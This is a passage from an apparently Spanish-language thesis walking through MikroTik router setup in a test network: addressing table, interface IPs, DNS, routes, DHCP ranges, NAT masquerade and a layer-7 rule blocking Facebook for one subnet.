


Figura 60. Pantalla de inicio de winbox

3.1.4 Administración del router mikrotik.

Luego de haber ingresado por MAC o IP aparece la interfaz de administración del router para realizar las configuraciones necesarias (Figura 61).




Figura 61. Pantalla principal de administración del router

3.1.5 Tabla de direccionamiento.

Antes de realizar las configuraciones se creó la tabla de direccionamiento.

TABLA XXXII. TABLA DE DIRECCIONAMIENTO

Descripción	Dirección de red	Getway	Rango DHCP	Máscara de red	Interfaz
WAN	10.XXX.XXX.XXX	10.XXX.XXX.XXX		/24	ether1
DMZ	192.168.32.0	192.168.32.1		/24	ether2
UTI	192.168.33.0	192.168.33.1	192.168.33.10-192.168.33.254	/24	ether3
DOCENTES	192.168.37.0	192.168.37.1	192.168.37.10-192.168.37.254	/24	ether4
ESTUDIANTES	192.168.50.0	192.168.50.1	192.168.50.10-192.168.50.254	/24	ether5
AD.CENTRAL	192.168.70.0	192.168.70.1	192.168.70.10-192.168.70.254	/24	ether6

3.2 Realizar las configuraciones en el escenario de pruebas simulado

3.2.1 Interfaces de red.

Las interfaces vienen creadas por defecto de acuerdo al número de puertos que tiene el router Mikrotik; el router de las pruebas tiene 12 puertos de los cuales se utilizó 6.

Forma gráfica

Se puede cambiar el nombre de las interfaces y poner un comentario, en este caso solo pusimos un comentario a cada interface para identificarlas de acuerdo a la tabla de direccionamiento creada. La ruta es como lo muestra la figura 62.

Interface - doble clic en la interfaz seleccionada – comment

Luego damos clic en ok - apply – ok




Figura 62. Comentarios a las interfaces

Al final este es el resultado




Figura 63. Interfaces finales a utilizar

Por consola

También los podemos realizar con el comando interface print desde la consola de comandos, haciendo clic en New Terminal




Figura 64. Interfaces mediante la consola de comandos

3.2.2 Configuración de IP.

Luego se asigna las IPs en cada interface de red. Se lo puede hacer por comandos o por forma gráfica.

Forma gráfica.

La ruta es como lo muestran las figuras 65-66-67.

IP - Address – 




Figura 65. Configurando las IPs

Figura 66.Configurando las IPs

Luego asignamos en address la dirección, en network la red y seleccionamos la interface a asignar la IP.




Figura 67. Asignación de IPs a las interfaces

Al final el resultado es.




Figura 68. Resultado final de las IPs asignadas a las interfaces

Por consola

Lo podemos realizar con el siguiente comando.

ip address add address=192.168.33.1/24 interface=ether3

```
[admin@MikroTik] > ip address disable ress add address=192.168.33.1/24 interface=ether3
```

Figura 69. Asignación de IPs por consola

Y si queremos saber si el proceso quedo correcto digitamos desde la consola:

IP address print.

```
[admin@MikroTik] > ip addres print
Flags: X - disabled, I - invalid, D - dynamic
 #   ADDRESS            NETWORK         INTERFACE
 0   ;;; WAN
     [redacted]         [redacted]      ether1
 1   ;;;  DMZ
     192.168.32.1/24    192.168.32.0    ether2
 2   ;;; UTI
     192.168.33.1/24    192.168.33.0    ether3
 3   ;;;  Docentes
     192.168.37.1/24    192.168.37.0    ether4
 4   ;;; Estudiantes
     192.168.50.1/24    192.168.50.0    ether5
 5   ;;; Adm.Central
     192.168.70.1/24    192.168.70.0    ether6
```

Figura 70. IPs asignadas por consola

3.2.3 DNS.

Para configurar el DNS, lo obtenemos desde la consola (CMD) de Windows con el siguiente comando:

```
C:\Users\linde>ipconfig /all
```

Figura 71. Comando para obtener el dns

```
Adaptador de LAN inalámbrica Wi-Fi:

   Sufijo DNS específico para la conexión. . :
   Descripción . . . . . . . . . . . . . . : Broadcom 802.11n Network Adapter
   Dirección física. . . . . . . . . . . . : CC-AF-78-A3-80-11
   DHCP habilitado . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Vínculo: dirección IPv6 local. . . : fe80::41c1:691b:47df:1b0a%15(Preferido)
   Dirección IPv4. . . . . . . . . . . . . : 10.30.58.110(Preferido)
   Máscara de subred . . . . . . . . . . . : 255.255.240.0
   Concesión obtenida. . . . . . . . . . . : jueves, 15 de diciembre de 2016 08:54:34
   La concesión expira . . . . . . . . . . : sábado, 17 de diciembre de 2016 09:56:05
   Puerta de enlace predeterminada . . . . . : 10.30.48.1
   Servidor DHCP . . . . . . . . . . . . . : 10.30.48.1
   IAID DHCPv6 . . . . . . . . . . . . . . : 130854776
   DUID de cliente DHCPv6. . . . . . . . . : 00-01-00-01-1D-A4-B9-18-14-FE-B5-AF-DF-11
   Servidores DNS . . . . . . . . . . . . : [redacted]
```

Figura 72. Servidor DNS

Luego de haber obtenido la IP de servidor DNS realizamos la configuración.

Nos vamos a IP – DNS.

Figura 73. Ruta para configurar el DNS

Luego configuramos el dns. En este caso el DNS es 172.XXX.XXX.XXX – 172.XXX.XXX.XXX y damos click en Apply - ok. (Figura 74)




Figura 74. Configuración del DNS

3.2.4 Agregar rutas.

Agregar una ruta es decirle a nuestro Mikrotik la puerta para salir a internet o para comunicarnos con otra red. En mi caso la puerta de enlace de la WAN es 10.XXX.XXX.XXX

Vamos a winbox IP – Routes

Figura 75. Dirección para agregar la ruta

Damos click en , en la casilla Gateway colocamos la puerta de enlace que en este caso sería 10.XXX.XXX.XXX y damos click en Apply – OK.




Figura 76. Ruta agregada a la WAN

Verificamos por New Terminal con el comando IP route print.

Apreciamos el Gateway establecido y de esta forma nos damos cuenta que a través de Mikrotik ya podemos salir a internet, realizamos ping a google y vemos que ya hay respuesta.

```
[admin@MikroTik] > ip route print
Flags: X - disabled, A - active, D - dynamic, C - connect, S - static, r
 #      DST-ADDRESS        PREF-SRC        GATEWAY            DISTANCE

 1   S  0.0.0.0/0                          [redacted]                1
 2  DC  [redacted]         [redacted]      ether1                  255
 3 ADC  192.168.0.0/24     192.168.0.101   ether12                   0
 4  DC  192.168.32.0/24    192.168.32.1    ether2                  255
 5 ADC  192.168.33.0/24    192.168.33.1    ether3                    0
 6  DC  192.168.37.0/24    192.168.37.1    ether4                  255
 7  DC  192.168.50.0/24    192.168.50.1    ether5                  255
 8  DC  192.168.70.0/24    192.168.70.1    ether6                  255
```

Figura 77. Ruta establecida por consola

3.2.5 Rango DHCP.

El DHCP es aquel que proporciona direcciones IPs dinámicas a equipos que lo soliciten. La configuración del DHCP se la realizará solo a las LANs, la DMZ tendrá un IP estática y a la WAN no le asignaremos ya que es la salida a internet.

Para la configuración del dhcp lo realizamos como nos indica la siguiente ruta.

IP – DHCP Server




Figura 78. Ruta para configurar el DHCP

Luego click en DHCP Setup.




Figura 79. Ruta para configurar el DHCP

Seleccionamos la interfaz del servidor DHCP, en este caso la interfaz que tenemos para la UTI – ether 3, damos click en next.




Figura 80. Configurando el DHCP

Seguimos paso a paso donde practicamente todo esta hecho y solo es dar click en next.




Figura 81. Configurando el DHCP




Figura 82. Configurando el DHCP

En esta parte es donde se escribe el rango del DHCP, de acuerdo a la tabla de direccionamiento realizada el rango es de 192.168.33.10 – 192.168.33.254




Figura 83. Configuración del rango DHCP




Figura 84. Dirección del DNS




Figura 85. Configurando el DHCP

Al final damos click en OK.




Figura 86. Configuración del DHCP exitosa

Luego de haber configurado todos los DHCPs, nos quedó de la siguiente forma.




Figura 87. DHCPs configurados

3.2.6 NAT (Traducción de Direcciones de Red).

El NAT traduce las IPs privadas de la red e una IP pública para que la red pueda enviar paquetes al exterior; y traducir luego la IP pública a la IP privada del PC que envió el paquete y pueda recibirlo.

Para la configuración del NAT hacemos ckick en IP – Firewall

Figura 88. Ingresando al NAT

Después seleccionamos la pestaña NAT y damos click en el símbolo +.




Figura 89. Configuración del NAT

Colocamos la dirección de red en Src. Address y en Out.Interface seleccionamos ether1 que es nuestra salida a la WAN.




Figura 90. Configuración del NAT

Luego ingresamos a la pestaña action y en la casilla escogemos masquerade para enmascarar y dejar listo el NAT, damos click en Apply y en OK.




Figura 91. Configuración del NAT

Estos mismos pasos aplicamos a las 6 redes. Quedándonos de la siguiente forma.




Figura 92. Vista general de la configuración del NAT

3.2.7 Aplicación de políticas en la capa 7.

El router Mikrotik de capa 7 nos permite configurar políticas en esta capa, diferenciándose del Firewall actual que tiene la institución; entre las políticas que se puede configurar está el filtrado de URL, bloqueo de descargas con la extensión del archivo, entre otras.

El Firewall Cisco ASA solo permite configurar políticas a nivel de IP o bloqueando puertos. Por tal razón se va a configurar algunas de las funcionalidades que el Firewall actual no puede realizar.

3.2.7.1 Bloquear páginas web por el dominio.

Para bloquear las páginas web, nos vamos a IP – Firewall – Layer 7 protocolos y hacemos click en botón  (Figura 93).




Figura 93. Bloquear páginas web

Nos aparece una ventana, en Name especificamos el nombre de la página a bloquear, en este caso digitamos FACEBOOK que es la página que bloquearemos para la red UTI y en el cuadro de texto colocamos la siguiente regla, **^.+(facebook.com).*$** (Figura 94)**.** Lo que está dentro del paréntesis nos indica que se bloqueará todo lo relacionado a las direcciones como wwww.facebook.com, https://facebook.com, Facebook.com y Facebook. En la cual los técnicos de la UTI no podrán ingresar a esta red social.

La misma regla se puede aplicar para otras redes como estudiantes, docentes, y administración central, que son las LANs creadas para las pruebas.




Figura 94. Código para bloquear páginas web

Damos click en Apply - OK. Nos vamos a filter rules y damos click en 




Figura 95. Menú del firewall

Nos ubicamos en General, en Chair (cadena) seleccionamos forward y en Src. Address digitamos la dirección de red con el prefijo de su máscara de red (Figura 94), es decir se bloqueara FACEBOOK para todo el segmento red (UTI).

Tenemos tres tipos de cadenas:

- INPUT paquete que entra al host
- OUTPUT paquete que salen del host
- FORWARD paquetes que pasa por el host




Figura 96. Digitando la dirección de red

